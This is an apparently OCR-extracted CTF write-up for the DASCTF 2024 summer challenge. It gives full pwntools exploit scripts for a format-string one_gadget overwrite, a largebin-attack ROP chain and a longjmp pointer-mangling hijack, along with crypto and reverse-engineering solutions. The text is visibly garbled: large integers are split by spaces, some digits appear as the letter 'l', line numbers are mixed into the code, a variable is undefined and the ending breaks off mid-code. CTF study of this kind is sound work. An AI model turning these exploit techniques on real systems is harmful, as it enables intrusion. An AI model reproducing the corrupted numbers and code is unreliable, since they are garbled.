DASCTF 2024暑期挑战赛wp Mini-Venom

Pwn:

springboard

非栈上格式化字符串漏洞，修改libc_start_main为One_gadget

先泄露出栈地址和libc_start_main函数，得到libc和要改的栈地址

构造出a->b->c->libc_start_main的格式，偏移为11（远程10泄露不出栈地址），之后修改b->c->libc_start_main，偏移为37，改为one_gadget。

```
bg> stack 50
000  rsp 0x7fffd4258190 —▸ 0x7fffd4258280 ◂— 1
008 -008 0x7fffd4258198 ◂— 0x100000000
010  rbp 0x7fffd42581a0 —▸ 0x400840 (__libc_csu_init) ◂— push r15
018 +008 0x7fffd42581a8 —▸ 0x7fb02bc35840 (__libc_start_main+240) ◂— mov edi, eax
020 +010 0x7fffd42581b0 —▸ 0x7fffd4258288 —▸ 0x7fffd42581a8 —▸ 0x7fb02bc35840 (__libc_start_main+240) ◂— mo
028 +018 0x7fffd42581b8 —▸ 0x7fffd4258288 —▸ 0x7fffd42581a8 —▸ 0x7fb02bc35840 (__libc_start_main+240) ◂— mo
030 +020 0x7fffd42581c0 ◂— 0x12bda1708
```

```python
from pwn import*
from struct import pack
import ctypes
from LibcSearcher import *
def bug():
        gdb.attach(p)
        pause()
def s(a):
        p.send(a)
def sa(a,b):
        p.sendafter(a,b)
def sl(a):
        p.sendline(a)
def sla(a,b):
        p.sendlineafter(a,b)
def r(a):
        p.recv(a)
#def pr(a):
        #print(p.recv(a))
def rl(a):
        return p.recvuntil(a)
def inter():
```

```
        p.interactive()
def get_addr64():
        return u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
def get_addr32():
        return u32(p.recvuntil("\xf7")[-4:])
def get_sb():
        return
libc_base+libc.sym['system'],libc_base+libc.search(b"/bin/sh\x00").__next__()
pr = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')


#context(os='linux',arch='i386',log_level='debug')
context(os='linux',arch='amd64',log_level='debug')
#libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
#libc=ELF('/lib/i386-linux-gnu/libc.so.6')
libc=ELF('./libc.so.6')
#libc=ELF('/root/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64/libc.so.6')
#libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
elf=ELF('./pwn')
p=remote('node5.buuoj.cn',26700)
#p = process('./pwn')
def rop(payload):
        rl("Please enter a keyword")
        s(payload)
rl("Please enter a keyword")
payload=b'%9$p%11$p'
#bug()
s(payload)
rl(b'\n')
libc_base=int(p.recv(14),16)-libc.sym['__libc_start_main']-240
stack=int(p.recv(14),16)-224
pr(hex(libc_base))
one_gadget=libc_base+0xf1247
pr(hex(stack))
pay1=b'%'+str(stack&0xffff).encode()+b'c%11$hn'
rop(pay1)
pay2=b'%'+str(one_gadget&0xffff).encode()+b'c%37$hn'
rop(pay2)

stack+=2
pay3=b'%'+str(stack&0xffff).encode()+b'c%11$hn'
rop(pay3)

pay4=b'%'+str(one_gadget>>16&0xffff).encode()+b'c%37$hn'
rop(pay4)
inter()
```

magicbook

堆题

delete函数存在后门read。

```
if ( d && (buf[0] == 'Y' || buf[0] == 'y') )
{
  puts("which page do you want to write?");
  __isoc99_scanf("%u", &v1);
  if ( v1 > 4 || !p[v2] )
  {
    puts("wrong!!");
    exit(0);
  }
  puts("content: ");
  read(0, (void *)(p[v1] + 8LL), 0x18uLL);
  --d;
```

edit函数read大小由book决定。

```
{
  size_t v0; // rax
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("come on,Write down your story!");
  read(0, buf, book);
  v0 = strlen(buf);
  return memcpy(dest, buf, v0);
}
```

能创建6个book，然后delete后门可以修改堆块的0x8-0x20。

直接构造largebin attack修改book为大值，直接栈溢出打rop即可。

```
from pwn import *

p = remote('48.218.22.35',9991)
# p = gdb.debug('./pwn','b *$rebase(0x1637)')
```

```
libc = ELF('./libc.so.6')
elf = ELF('./pwn')


def add(size):
    p.sendlineafter(b'ice:',b'1')
    p.sendlineafter(b'eed?',str(size))

def dele(idx,page=-1,content=b''):
    p.sendlineafter(b'ice:', b'2')
    p.sendlineafter(b'ete?',str(idx))
    if page!=-1:
        p.sendlineafter(b'(y/n)',b'y')
        p.sendlineafter(b'write?',str(page))
        p.sendafter(b't: ',content)
    else:
        p.sendlineafter(b'(y/n)', b'n')

def edit(content):
    p.sendlineafter(b'ice:', b'3')
    p.sendafter(b'ory!\n',content)

def pwn():
    p.recvuntil('gift: ')
    elf.address = int(p.recv(14),16)-0x4010
    book = elf.address+0x4050
    rdi_ret = elf.address+0x0000000000001863
    rsi_r15_ret = elf.address+0x0000000000001861
    vuln = elf.address+0x15E6
    bss = elf.bss()+0x200
    print('base_addr:',hex(elf.address))
    add(0x450)
    add(0x20)
    add(0x440)
    dele(0)
    add(0x500)
    dele(1,0,p64(0xff)*2+p64(book-0x20))
    dele(2)
    add(0x500)
    payload1 =
b'a'*0x28+p64(rdi_ret)+p64(elf.got['puts'])+p64(elf.plt['puts'])+p64(vuln)
    edit(payload1)
    libc.address = u64(p.recv(6).ljust(8,b'\x00'))-libc.symbols['puts']
    print('libc:',hex(libc.address))
    rdx_r12_ret = libc.address+0x000000000011f2e7
    payload2 =
b'a'*0x28+p64(rdi_ret)+p64(0)+p64(rsi_r15_ret)+p64(bss)*2+p64(rdx_r12_ret)+p64(
```

```
    0x100)*2+p64(libc.symbols['read'])
50      payload2 +=
    p64(rdi_ret)+p64(bss)+p64(rsi_r15_ret)+p64(0)*2+p64(rdx_r12_ret)+p64(0)*2+p64(l
    ibc.symbols['open'])
51      payload2 +=
    p64(rdi_ret)+p64(3)+p64(rsi_r15_ret)+p64(bss)*2+p64(rdx_r12_ret)+p64(0x100)*2+p
    64(libc.symbols['read'])
52      payload2 += p64(rdi_ret)+p64(bss)+p64(libc.symbols['puts'])
53      p.send(payload2)
54      p.send('flag\x00')
55      p.interactive()
56
57  pwn()
```

vhttp

简单的http服务

关键漏洞点

```
for ( i = 0; i <= 1; ++i )
{
  fread(s, *(int *)(a1 + 0x30), 1uLL, stdin);
  if ( strncmp(s, "\r\nuser=newbew", 0xCuLL) )
    break;
  output(1, "HTTP/1.1 403 Forbidden\r\n", 0x18uLL);
  output(1, "Content-Type: text/html\r\n", 0x19uLL);
  output(1, "\r\n", 2uLL);
  output(1, "<h1>Forbidden</h1>", 0x12uLL);
  v1 = strlen(s);
  output(1, s, v1);
}
if ( !strncmp(s, "&pass=v3rdant", 0xDuLL) )
  longjmp(&v22, 0);
```

a1+0x30为content-length，可控。

这里存在溢出，且共可修改两次，并且需要保证两次输入大小一致。

s下面存放着jmp_buf.

```
char s[512]; // [rsp+100h] [rbp-2E0h] BYREF
struct __jmp_buf_tag v22; // [rsp+300h] [rbp-E0h] BYREF
unsigned __int64 v23; // [rsp+3C8h] [rbp-18h]
```

函数直接使用exit(0)结束，没有return，所以需要通过longjmp劫持程序流程

```
if ( !strncmp(s, "&pass=v3rdant", 0xDuLL) )
  longjmp(&v22, 0);
fd = open(file, 0);
```

longjmp会根据jmp_buf来恢复寄存器值，其中jmp_buf+0x8存放着rbp,jmp_buf+0x30存放rsp,jmp_buf+0x38存放rip。

恢复时会进行ror和xor解密操作。

```
► 0x79827a305d34    mov    r8, qword ptr [rdi + 0x30]
  0x79827a305d38    mov    r9, qword ptr [rdi + 8]
  0x79827a305d3c    mov    rdx, qword ptr [rdi + 0x38]
  0x79827a305d40    ror    r8, 0x11
  0x79827a305d44    xor    r8, qword ptr fs:[0x30]
  0x79827a305d4d    ror    r9, 0x11
  0x79827a305d51    xor    r9, qword ptr fs:[0x30]
  0x79827a305d5a    ror    rdx, 0x11
  0x79827a305d5e    xor    rdx, qword ptr fs:[0x30]
  0x79827a305d67    test   dword ptr fs:[0x48], 2
```

需要泄露fs:[0x30]，根据分析可知jmp_buf+0x38+0xd0的位置存放了一个0加密后的值。

```
pwndbg> x/10gx $rbp-0xe0+0x38+0xd0
0x745c9b5dcf18: 0x42248fd125e9e053      0x00007ffcdb00e4de
0x745c9b5dcf28: 0x00007ffcdb00e4df      0x00007ffcdb00e4e0
0x745c9b5dcf38: 0x0000745c9b5dcfc0      0xaa9db96abbe9e053
0x745c9b5dcf48: 0xaa9db92aae8be053      0x0000000000000000
0x745c9b5dcf58: 0x0000000000000000      0x0000000000000000
pwndbg> r
```

```
>>> ror(0x42248fd125e9e053,0x11,64)^0xf029a11247e892f4
0
```

可以第一次泄露该值得到key，再加密修改jmp_buf。

rop可以直接利用程序现成的代码输出flag.txt。

```
.text:0000000000401EC7 48 8B 85 60 FC FF FF          mov     rax, [rbp+file]
.text:0000000000401ECE BE 00 00 00 00                mov     esi, 0
.text:0000000000401ED3 48 89 C7                      mov     rdi, rax
.text:0000000000401ED6 B8 00 00 00 00                mov     eax, 0
.text:0000000000401EDB E8 E0 F4 FF FF                call    _open
.text:0000000000401EDB
.text:0000000000401EE0 89 85 58 FC FF FF             mov     [rbp+fd], eax
.text:0000000000401EE6 83 BD 58 FC FF FF FF          cmp     [rbp+fd], 0FFFFFFFFh
.text:0000000000401EED 75 1B                         jnz     short loc_401F0A
.text:0000000000401EED
.text:0000000000401EEF 48 8D 35 71 13 00 00          lea     rsi, aNotFound
```

其中我们要保证rsp指向大范围可写地址，[rbp-0x3a0]指向flag.txt

因为没开pie，所以我们可以利用先前存放header输入的data，来存放flag.txt字符串，以及字符串指针。

```
while ( 1 )
{
  s1 = (char *)myread((__int64)data, 511);
  if ( !s1 )
    longjmp(env, 1);
```

最终输出flag即可。

```
from pwn import *

p = process('./pwn')
# p = gdb.debug('./pwn','b *0x401DD1')
libc = ELF('./libc.so.6')
elf = ELF('./pwn')

data = b'\r\nuser=newbew'
data = data.ljust(0x230+0xd0,b'a')+b'bbbbbbbb'
header = 'GET /test HTTP/1.1\r\ncontent-length:{}\r\nflag:{}flag.txt\x00\r\n\r\n'.format(str(len(data)),p64(0x405145+8).decode(encoding='latin1'))
p.send(header)
p.send(data)
p.recvuntil(b'b'*8)
ret = u64(p.recv(8))
key = (ror(ret,0x11,64))^0
print(hex(key))
data = b'&pass=v3rdant'
data = data.ljust(0x208,b'a')
data += p64(rol((0x405145+0x3a0)^key,0x11,64))
data += b'a'*0x20
data += p64(rol((0x405145+0x3a0+0x800)^key,0x11,64))
data += p64(rol(0x401e8e^key,0x11,64))
data = data.ljust(0x238+0xd0)
p.send(data)
p.interactive()
```

Crypto:

complex_enc

超递增序列

exp:

```
from Crypto.Util.number import *
c = 28768776193714618759737991554563938574027545717093956421082129323337071687815057676
key = [1, 2, 87, 99, 190, 380, 760, 1702, 3350, 6712, 13302, 26669, 53257, 106512, 213212, 426262, 852583, 1705083, 3410164, 6820581, 13640909, 27281818, 54563749, 109127508, 218254958, 436509851, 873019897, 1746039768, 3492079367, 6984158992, 13968317822, 27936635563, 55873271257, 111746542368, 223493084736, 446986169472, 893972338944, 1787944677888, 3575889355776, 7151778711750, 14303557423366, 28607114846668, 57214229693336, 114428459386792, 228856918773559, 457713837547023, 915427675094046, 1830855350188252, 3661710700376344, 7323421400752912, 14646842801505675, 29293685603011275, 58587371206022773, 117174742412045483, 234349484824090806, 468698969648181659, 937397939296363271, 1874795878592726601, 3749591757185453143, 7499183514370906547, 14998367028741812852, 29996734057483625898, 59993468114967251756, 119986936229934503501, 239973872459869007099, 479947744919738013939, 959895489839476027878, 1919790979678952055983, 3839581959357904111739, 7679163918715808223719, 15358327837431616447319, 30716655674863232894717, 61433311349726465789458, 122866622699452931578804, 245733245398905863157495, 491466490797811726314990, 982932981595623452629980, 196586596319124690526022l, 39317319263824938105201 82, 78634638527649876210406 23, 15726927705529975242080987, 31453855411059950484161974, 62907710822119900968323970, 12581542164423980193664 7918, 25163084328847960387329 5836, 50326168657695920774659 1710, 10065233731539184154931 83613, 20130467463078368309863 67190, 40260934926156736619727 34253, 80521869852313473239454 68456, 16104373970462694647890 936894, 32208747940925389295781874025, 64417495881850778591563748059, 12883499176370155718312749 5888, 25766998352740311436625 4991760, 51533996705480622873250 9983520, 10306799341096124574650 19967093, 20613598682192249149300 39934133, 41227197364384498298600 79868450, 82454394728768996597201 59736935, 16490878945753799319440 319473651, 32981757891507598638880 638947330, 65963515783015197277761 277894728, 13192703156603039455552 2555789579, 26385406313206078911104 5111579109, 52770812626412157822209 0223158048, 10554162525282431564441 80446316096, 21108325050564863128883 60892632193, 42216650101129726257767 21785264450,
```

```
844333002022594525155344357052883 5, 168866600404518905031068871410576 70,
337733200809037810062137742821154 77, 675466401618075620124275485642308 82,
135093280323615124024855097128461699, 270186560647230248049710194256923398,
540373121294460496099420388513846796, 108074624258892099219884077702769 3592,
216149248517784198439768155405538724 6, 432298497035568396879536310811077 4528,
864596994071136793759072621622154910 5, 172919398814227358751814524324430 98117,
345838797628454717503629048648861961 80,
691677595256909435007258097297723923 60,
138335519051381887001451619459544784838,
276671038102763774002903238919089569616,
553342076205527548005806477838179139174,
110668415241105509601161295567635827 8348,
221336830482211019202322591135271655 6750,
442673660964422038404645182270543311 3446,
885347321928844076809290364541086622 6907,
177069464385768815361858072908217324538 30,
354138928771537630723716145816434649078 90,
708277857543075261447432291632869298155 19,
141655571508615052289486458326573859631099,
283311143017230104578972916653147719262229,
566622286034460209157945833306295438524626,
113324457206892041831589166661259087704907 4,
226648914413784083663178333322518175409806 6,
453297828827568167326356666645036350819613 2,
906595657655136334652713333290072701639226 4,
181319131531027266930542666658014540327845 53,
362638263062054533861085333316029080655690 81,
725276526124109067722170666632058161311381 80,
145055305224821813544434133326411632262276342,
290110610449643627088868266652823264524552684,
580221220899287254177736533305646529049105368,
116044244179857450835547306661129305809821 0736,
232088488359714901671094613322258611619642 1472,
464176976719429803342189226644517223239284 2944,
928353953438859606684378453289034446478568 6063,
185670790687771921336875690657806889295713719 51,
371341581375543842673751381315613778591427439 02,
742683162751087685347502762631227557182854878 04,
148536632550217537069500552526245511436570975608,
297073265100435074139001105052491022873141951360,
594146530200870148278002210104982045746283902576,
118829306040174029655600442020996409149256780536 0,
237658612080348059311200884041992818298513561051 2,
475317224160696118622401768083985636597027122102 4,
950634448321392237244803536167971273194054244204 8,
190126889664278447448960707233594254638810848840 96,
380253779328556894897921414467188509277621697682 20,
```

```
760507558657113789795842828934377018555243395364l2,
152101511731422757959168565786875403711048679072824,
304203023462845515918337131573750807422097358145648,
608406046925691031836674263147501614844194716291296,
121681209385138206367334852629500322968838943258279l,
243362418770276412734669705259000645937677886516561l,
486724837540552825469339410518001291875355773033100l,
973449675081105650938678821036002583750711546066212l,
194689935016221130187735764207200516750142309213242l5,
389379870032442260375471528414401033500284618426484l6,
778759740064884520750943056828802067000569236852969l0,
155751948012976904150188611365760413400113847370593722,
311503896025953808300377222731520826800227694741187444,
623007792051907616600754445463041653600455389482374933,
124601558410381523320150889092608330720091077896474982l,
249203116820763046640301778185216661440182155792949964l2,
498406233641526093280603556370433322880364311585899928l4,
996812467283052186561207112740866645760728623171799866l6,
199362493456610437312241422548173329152145724634359973l1,
398724986913220874624482845096346658304291449268719945l5,
797449973826441749248965690192693316608582898537439891l0,
159489994765288349849793138038538663321716579707487978l60,
318979989530576699699586276077077326643433159414975956596,
637959979061153399399172552154154653286863618829951913129,
127591995812230679879834510430830930657373263765990382631l,
255183991624461359759669020861661861314746527531980765259l,
510367983248922719519338041723323722629493055063961530514l7,
102073596649784543903867608344664744525898611012792306102l4,
204147193299569087807735216689329489051797222025584612205l8,
408294386599138175615470433378658978103594444051169224411l6,
816588773198276351230940866757317956207188888102338448825l08,
163317754639655270246188173351463591241437777620467689764l60,
326635509279310540492376346702927182482875555240935379529l854,
653271018558621080984752693405854364965751110481870759059l704,
130654203711724216196950538681170872993150222096374151811936l3,
261308407423448432393901077362341745986300444192748303623870l5,
522616814846896864787802154724683491972600888385496607247734l6,
104523362969379372957560430944936698394520177677099321449546l92,
209046725938758745915120861889873396789040355354198642899093l84,
418093451877517491830241723779746793578080710708397285798187l68,
836186903755034983660483447559493587156161421416794571596375l36,
167237380751006996732096689511898717431232284283358914319275l072,
334474761502013993464193379023797434862464568566717828638550l144,
668949523004027986928386758047594869724929137133435657277100l288,
133789904600805597385677351609518973944985827426687131455420057l6,
267579809201611194771354703219037947889971654853374262910840137l5,
535159618403222389542709406438075895779943309706748525821680252l7,
```

```
107031923680644477908541881287615179155988661941349705164336050 54,
214063847361288955817083762575230358311977323882699410328672101 08,
428127694722577911634167525150460716623954647765398820657344202 16,
856255389445155823268335050300921433247909295530797641314688406 07,
171251077889031164653667010060184286649581859106159528262937681 073,
342502155778062329307334020120368573299163718212319056525875362 112,
685004311556124658614668040240737146598327436424638113051750724 224,
137000862311224931722933608048147429319665487284927622610350144 8448,
274001724622449863445867216096294858639330974569855245220700289 6896,
548003449244899726891734432192589717278661949139710490441400579 3914,
109600689848979945378346886438517943455732389827942098088280115 87706,
219201379697959890756693772877035886911464779655884196176560231 75412,
438402759395919781513387545754071773822929559311768392353120463 50824,
876805518791839563026775091508143547645859118623536784706240927 01691,
175361103758367912605355018301628709529171823724707356941248185 403485,
350722207516735825210710036603257419058343647449414713882496370 806824,
701444415033471650421420073206514838116687294898829427764992741 613648,
140288883006694330084284014641302967623337458979765885552998548 3227499,
280577766013388660168568029282605935246674917959531771105997096 6454839,
561155532026777320337136058565211870493349835919063542211994193 2909634,
112231106405355464067427211713042374098669967183812708442398838 65819325,
224462212810710928134854423426084748197339934367625416884797677 31638735,
448924425621421856269708846852169496394679868735250833769595354 63277328,
897848851242843712539417693704338992789359737470501667539190709 26554729,
179569770248568742507883538740867798557871947494100333507838141 853109648,
359139540497137485015767077481735597115743894988200667015676283 706219166,
718279080994274970031534154963471194231487789976401334031352567 412438331,
143655816198854994006306830992694238846297557995280266806270513 4824876530,
287311632397709988012613661985388477692595115990560533612541026 9649753060,
574623264795419976025227323970776955385190231981121067225082053 9299506381,
114924652959083995205045464794155391077038046396224213445016410 78599012695,
229849305918167990410090929588310782154076092792448426890032821 57198025444,
459698611836335980820181859176621564308152185584896853780065643 14396050678,
919397223672671961640363718353243128616304371169793707560131286 28792101318,
183879444734534392328072743670648625723260874233958741512026257 257584202636,
367758889469068784656145487341297251446521748467917483024052514 515168405272,
735517778938137569312290974682594502893043496935834966048105029 030336810544,
147103555787627513862458194936518900578608699387166993209621005 8060673621088,
294207111575255027724916389873037801157217398774333986419242011 6121347242216,
588414223150510055449832779746075602314434797548667972838484023 2242694484649,
117682844630102011089966555949215120462886959509733594567696804 64485388969041,
235365689260204022179933111898430240925773919019467189135393609 28970777938082,
470731378520408044359866223796860481851547838038934378270787218 57941555876305,
941462757040816088719732447593720963703095676077868756541574437 15883111752579,
188292551408163217743946489518744192740619135215573751308314887 431766223505070,

376585102816326435487892979037488385481238270431147502616629774 863532447010118,
```

```
    753170205632652870975785958074976770962476540862295005233259549727064894020344,
    150634041126530574195157191614995354192495308172459001046651909945412978804058
    0,
    301268082253061148390314383229990708384990616344918002093303819890825957608116
    0,
    602536164506122296780628766459981416769981232689836004186607639781651915216245
    2,
    120507232901224459356125753291996283353996246537967200837321527956330383043248
    83,
    241014465802448918712251506583992566707992493075934401674643055912660766086498
    53,
    482028931604897837424503013167985133415984986151868803349286111825321532172995
    08,
    964057863209795674849006026335970266831969972303737606698572223650643064345992
    62,
    192811572641959134969801205267194053366393994460747521339714444730128612869198
    530,
    385623145283918269939602410534388106732787988921495042679428889460257225738396
    863]
4
5 key_dict = {i: key[i] for i in range(len(key))}
6 tmp = [0] * len(key)
7 for index,i in enumerate(key[::-1]):
8     if c >= i:
9         tmp[index] = 1
10        c -= i
11 print(long_to_bytes(int(''.join(str(i) for i in tmp[::-1][:-1]),2)))
```

found

已知ed和n的这种题之前接触过，能通过这两个值得到phi，过程如下：

ed - 1 = k * phi2

=>

ed - 1 = k * (p ** 2 * q * r - 2 * p ** 2 * q - 2 * p ** 2 * r + ...)

(ed - 1) // n = k + k * (- 2 * p ** 2 * q - 2 * p ** 2 * r + ...) // n

已知：k * (- 2 * p ** 2 * q - 2 * p ** 2 * r + ...) < n

所以：k * (- 2 * p ** 2 * q - 2 * p ** 2 * r + ...) // n = -1

=>

k = (ed - 1) // n + 1

phi2 = (ed - 1) // k

```
k = (ed - 1) // n + 1
phi2 = (ed - 1) // k
```

已知：

leak1 = (r + t ** e1) ** d1 (mod n)

leak2 = data0 + data1 * t + data2 * t ** 2 + ... + data9 * t ** 9 (mod n)

得到：

f1 = (r + t ** e1) - leak1 ** e1 (mod n)

f2 = data0 + data1 * t + data2 * t ** 2 + ... + data9 * t ** 9 - leak2 (mod n)

t ** e1有点大，所以我们在求它的时候模上f2

之后再对f1和f2 进行resultant并调一下epsilon即可得到r

```
with open('output.txt') as f:
    exec(f.read())

R.<t, r>= PolynomialRing(Zmod(n))

f2 = sum([int(data[i]) * t ** i for i in range(len(data))]) - leak2

tmp = t
te = 1

for i in bin(e1)[2:][::-1]:
    print(cnt)
    if i == '1':
        te = (te * tmp) % f2
    tmp = (tmp * tmp) % f2

f1 = r + te - pow(leak1, e1, n)

h = f1.sylvester_matrix(f2, t).det().univariate_polynomial().monic()
res = h.small_roots(X=2 ^ 256, epsilon=0.03)
if res:
    print(res[0])
```

n，phi2, r 均已知道，那么接下来直接解方程得到p,q

```
from sympy import *
p=Symbol('p')
q=Symbol('q')

eq1 = (p - 1)  * (p - 2) * (q - 2) * (r - 2) - phi2
eq2 = p ** 2 * q * r - n
s=solve((eq1,eq2))
# p =
16820768965941717362860706603945782027527673231163600708900110753086051335112255576964903103143504274318552852888185762608087385902612849899714872103027170303076871778859127593660023964235734035059810648804431227474686058788810537960609675781437041977041418322875658347228594182127633827972811548800189074267 3
# q =
9770792901880595754675322534314349012528507126991002540266868147712752738167211751414751853847006099455786274930904223832644872104502609960142460783252422822451031892012932679477386384600579267803467905602051479396466409759421038333921912280942712890117915853467612901432957669915566950022046366325450420045 1
```

发现l是p和q的二次非剩余

已知 s = a ** (len(mm))，指数为偶数

所以得到：当x = 1时，pow(ci, (p - 1) // 2, p) = -1；当x = 0时，pow(ci, (p - 1) // 2, p) = -1

拼接一下转int即可得到flag

```
flag = ''

for i in c:
    if pow(i,(p - 1) // 2,p) == 1:
        flag += '0'
    else:
        flag += '1'

print(long_to_bytes(int(flag,2)))
```

1z_RSA

通过测n的位数可以知道

PQ = p * 2 ** 120 * 10 ** 40 + q

QP = q * 2 ** 120 * 10 ** 39 + p

n = PQ * QP = p * q * (2 ** 240 * 10 ** 79 + 1) + (p ** 2 + 10 * q ** 2) * 2 ** 120 * 10 ** 39

又知道 (2 ** 240 * 10 ** 79 + 1) < (p ** 2 + 10 * q ** 2) * 2 ** 120 * 10 ** 39，不过它们相差比较小

==> pq = n // (2 ** 240 * 10 ** 79 + 1) - x，之后利用关系式解方程得到p,q

p,q出来后N差不多也就出来了

知道: c = (M + k * l) ** 3

copper一下差不多就出结果了

```
from Crypto.Util.number import *
from gmpy2 import *
from sympy import *

n = 183394463364926728099087307853582326363836257098003928302079794649622694191404287222481721100175763900026160046917591631265323926343949767127797778224518788227590563040505456227610602458129344677848884227901789208048222246737556 91
M = 362082814233552186049901906240295847474479864561882032643895196992776580267541563776384449260637843683284079385629647683291348405633313549243656673332 2
l = 569110583504506723223262366585567453532750147537684585520034252062729380932824252781932789973476710936220249331892709321023612615519080547033173692951 89
c = 720286366572443009268610917990845759123049408295363966717060100862857351750759651979922104897091176824666482923148635058966589592286465060161271579501861264957611980854954664798904862706450723639237791023808177615189976108231923

#40 39
for a in range(1500):
    pq=n//(2**240*10**79+1)-a
    if (n-pq*(2**240*10**79+1))%(2**120*10**39)==0:
        # print(pq)
        p2_q2=(n-pq*(2**240*10**79+1))//(2**120*10**39)
        p=Symbol('p')
        q=Symbol('q')
        eq1=pq-p*q
        eq2=p**2+10*q**2-p2_q2
        s=solve((eq1,eq2))
        print(s)
p=121314926193056862126712543733356932 1667
q=855604426214387476576649090490109822073
PQ = int(str(p<<120)+str(q))#字符串拼接,不是数据上的加
QP = int(str(q<<120)+str(p))
PP = nextprime((PQ >> 190) * (QP & (2 ** 190 - 1)))
QQ = nextprime((QP >> 190) * (PQ & (2 ** 190 - 1)))
N=PP*QQ
```

```
print(N)

#sage
from Crypto.Util.number import *

#m=744
M =
362082814233552186049901906240295847474479864561882032643895196992776580267541563776384449260637843683284079385629647683291348405633313549243656677333 22
# print(M.nbits())504
l =
569110583504506723223262366585567453532750147537684585520034252062729380932824252781932789973476710936220249331892709321023612615519080547033173692951 89
# print(l.nbits())505
#m=M+k*l
c =
720286366572443009268610917990845759123049408295363966717060100862857351750759651979922104897091176824666482923148635058966589592286465060161271579501861264957611980854954664798904862706450723639237791023808177615189976108231923
N =
763933528218428362740063144747893290714655295576768532896029874141179804730143020017430379534079773751531037961074867132893544981605022026151484151321515584652838724809597675412676810669583078026377048734720511960708515190930979

PR.<x>=PolynomialRing(Zmod(N))#环
f= c - (M+x*l)^3
f=f.monic()
roots=f.small_roots(X=2^239,epsilon = 0.02)
k=roots[0]
m=M+k*l
print(m)
print(long_to_bytes(m))
```

EZshamir

建格：

$$
\begin{pmatrix}
t_1^0 & t_2^0 & \cdots & t_{75}^0 & 1 & & & \\
t_1^1 & t_2^1 & \cdots & t_{75}^1 & & 1 & & \\
\cdots & \cdots & \ddots & \cdots & & & \ddots & \\
t_1^{99} & t_2^{99} & \cdots & t_{75}^{99} & & & & 1 \\
-y_0 & -y_1 & \cdots & -y_{75} & & & & & 2^{256} \\
p & & & & & & & & \\
& p & & & & & & & \\
& & \ddots & & & & & & \\
& & & p & & & & &
\end{pmatrix}
$$

得到目标向量：

$(x_1, x_2, ..., x_{75}, a_0, a_1, ..., a_{99}, 2^{256})$

最后遍历一下得到a0,a1,...a99

拼接得到key，最后得到flag

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from hashlib import *
with open('data.txt', 'r') as f:
    exec(f.read()) # 里面有p,c,ct
A=[]
t=[]
y=[]
for i in c:
    t.append(i[0])
    y.append(i[1])
id=matrix.identity(101)
id[100,100]=2**256
for i in range(100):
    A.append(vector([pow(j, i, p) for j in t]))
A=matrix(ZZ,A)*2**256
A=A.stack(vector(y)*2**256)
A=A.augment(id)
temp_p=matrix.identity(75)
temp_p=temp_p*p*2**256
temp0=matrix.zero(75,101)
temp_p=temp_p.augment(temp0)
A=A.stack(temp_p)
AL=A.LLL()
for i in AL.list():
    if i[-1] == 2 ** 256:
        tmp = i[-100:-1]
        key = ''.join(str(j) for j in tmp)
        key = md5(key.encode()).digest()
        aes = AES.new(key = key, mode = AES.MODE_ECB)
        flag = aes.decrypt(long_to_bytes(int(ct)))
```

Reverse:

Strangeprograme

IAT Hook了memcmp函数，有seh和其他检测调试的反调试，可以直接下断点附加进程调试

在memcmp那里下断点，附加进程调试，F7进入真正的memcmp函数，看到加密逻辑

魔改tea+异或

```
v6 = Str + 4;
v7 = *(_DWORD *)Str;
v8 = *((_DWORD *)Str + 1);
sub_411541(&v7, &unk_422100);
*(_DWORD *)Str = v7;
*((_DWORD *)Str + 1) = v8;
for ( i = 2; i < j_strlen(Str) >> 2; i += 2 )
{
  sub_411541(&v7, &unk_422100);
  *(_DWORD *)Str = v7;
  *(_DWORD *)v6 = v8;
  *(_DWORD *)&Str[4 * i] ^= *(_DWORD *)Str;
  *(_DWORD *)&Str[4 * i + 4] ^= *(_DWORD *)v6;
}
for ( j = 0; j < 40; ++j )
{
  HIDWORD(v1) = j;
  if ( Str[j] != v11[j] )
  {
    LODWORD(v1) = 1;
0000C450 sub_41D250:75 (41D250)
```

写脚本解密：


```
#include <stdio.h>

#include <stdint.h>
#include <string.h>
void decrypt(unsigned int *v, unsigned int *k)
{
  unsigned int v0 = v[0], v1 = v[1], sum = 0, i;
